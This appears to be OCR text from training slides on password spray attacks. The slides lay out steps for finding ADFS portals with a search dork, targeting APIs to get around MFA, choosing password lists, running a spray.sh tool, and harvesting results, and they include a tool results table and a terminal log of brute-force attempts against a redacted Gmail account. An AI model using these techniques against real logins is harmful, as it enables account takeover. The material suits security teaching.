
osint
open source intelligence

Contents

- General Search
- Main National Search Engines
- Meta Search
- Specialty Search Engines
- Visual Search and Clustering Search Engines
- Similar Sites Search
- Document and Slides Search
- Pastebins
- Code Search
- Major Social Networks
- Real-Time Search, Social Media Search, and General Social Media Tools

# Password Sprays

## Step 2a – Find Unprotected Online Portal to Guess Against





# Password Sprays

## Step 2a – Find Unprotected Online Portal to Guess Against

Or manual searches

- Example: Inurl:”/adfs/ls/” intitle:”Sign In”



# Password Sprays

## Step 2b – Find Unprotected Open API to Guess Against

**Application Programming Interfaces (APIs)** connection points are often accessible over the Internet

- Many require/allow logon authentication
- Can be used for password spray attacks
- May bypass MFA requirements
- Akamai said 75% of password spray attacks were against APIs
  - https://www.akamai.com/us/en/multimedia/documents/state-of-the-internet/soti-security-financial-services-hostile-takeover-attempts-report-2020.pdf

# Password Sprays


## Step 3 – Get and Use Password Lists

People often use the same passwords

- 75% of organizations have people with passwords on a list of 1,000 passwords
- 87% of organizations have people with passwords on a list of 10,000 passwords

# Password Sprays

## Step 3 – Get and Use Password Lists






# Password Sprays

## Step 4 – Use Tool to Guess At Passwords

### Tool – Spray


Useage: spray.sh –<typeoflogon> <targetIP> <usernameList> <passwordList>

<AttemptsPerLockoutPeriod> <LockoutPeriodInMinutes> <DOMAIN>



# Password Sprays

## Step 4 – Use Tool to Guess At Passwords



# Password Sprays

## Step 5 – Harvest Passwords

| Request | Payload | Status | Error | Redir... | Timeout | Length | Comment |
|---|---|---|---|---|---|---|---|
| 6857 | [redacted] | 200 | | 5 | | 1630 | |
| 15062 | | 200 | | 4 | | 4370 | |
| 76 | | 200 | | 4 | | 4371 | |
| 222 | | 200 | | 4 | | 4371 | |
| 680 | | 200 | | 4 | | 4371 | |
| 1487 | | 200 | | 4 | | 4371 | |
| 1529 | | 200 | | 4 | | 4371 | |
| 2895 | | 200 | | 4 | | 4371 | |
| 3022 | | 200 | | 4 | | 4371 | |
| 3029 | | 200 | | 4 | | 4371 | |
| 3850 | | 200 | | 4 | | 4371 | |
| 4551 | | 200 | | 4 | | 4371 | |
| 5870 | | 200 | | 4 | | 4371 | |
| 6617 | | 200 | | 4 | | 4371 | |
| 7093 | | 200 | | 4 | | 4371 | |
| 7267 | | 200 | | 4 | | 4371 | |
| 7664 | | 200 | | 4 | | 4371 | |
| 7698 | | 200 | | 4 | | 4371 | |
| 8001 | | 200 | | 4 | | 4371 | |
| 8137 | | 200 | | 4 | | 4371 | |
| 8832 | | 200 | | 4 | | 4371 | |
| 8999 | | 200 | | 4 | | 4371 | |
| 9036 | | 200 | | 4 | | 4371 | |
| 9106 | | 200 | | 4 | | 4371 | |
| 10809 | | 200 | | 4 | | 4371 | |
| 10843 | | 200 | | 4 | | 4371 | |
| 11129 | | 200 | | 4 | | 4371 | |
| 12223 | | 200 | | 4 | | 4371 | |
| 12249 | | 200 | | 4 | | 4371 | |
| 12401 | | 200 | | 4 | | 4371 | |
| 12876 | | 200 | | 4 | | 4371 | |
| 12122 | | 200 | | 4 | | 4372 | |
| 0 | | 200 | | 2 | | 12994 | |
| 1 | | 200 | | 2 | | 12994 | |
| 2 | | 200 | | 2 | | 12994 | |

UserID's

Succes

Failed Login

```
Applications  Places  Terminal  Mon 03:00
root@sunnyhoi: ~
File  Edit  View  Search  Terminal  Help
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "123456" - 1 of 14344399 [child 0] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "12345" - 2 of 14344399 [child 1] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "123456789" - 3 of 14344399 [child 2] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "password" - 4 of 14344399 [child 3] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "iloveyou" - 5 of 14344399 [child 4] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "princess" - 6 of 14344399 [child 5] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "1234567" - 7 of 14344399 [child 6] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "rockyou" - 8 of 14344399 [child 7] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "12345678" - 9 of 14344399 [child 8] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "abc123" - 10 of 14344399 [child 9] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "nicole" - 11 of 14344399 [child 10] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "daniel" - 12 of 14344399 [child 11] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "babygirl" - 13 of 14344399 [child 12] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "monkey" - 14 of 14344399 [child 13] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "lovely" - 15 of 14344399 [child 14] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "jessica" - 16 of 14344399 [child 15] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "michael" - 18 of 14344399 [child 1] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "ashley" - 19 of 14344399 [child 3] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "qwerty" - 20 of 14344399 [child 9] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "111111" - 21 of 14344399 [child 4] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "iloveu" - 22 of 14344399 [child 8] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "000000" - 23 of 14344399 [child 7] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "michelle" - 24 of 14344399 [child 10] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "tigger" - 25 of 14344399 [child 13] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "sunshine" - 26 of 14344399 [child 12] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "chocolate" - 27 of 14344399 [child 14] (0/0)
[ATTEMPT] target smtp.gmail.com - login "[redacted]@gmail.com" - pass "password1" - 28 of 14344399 [child 2] (0/0)
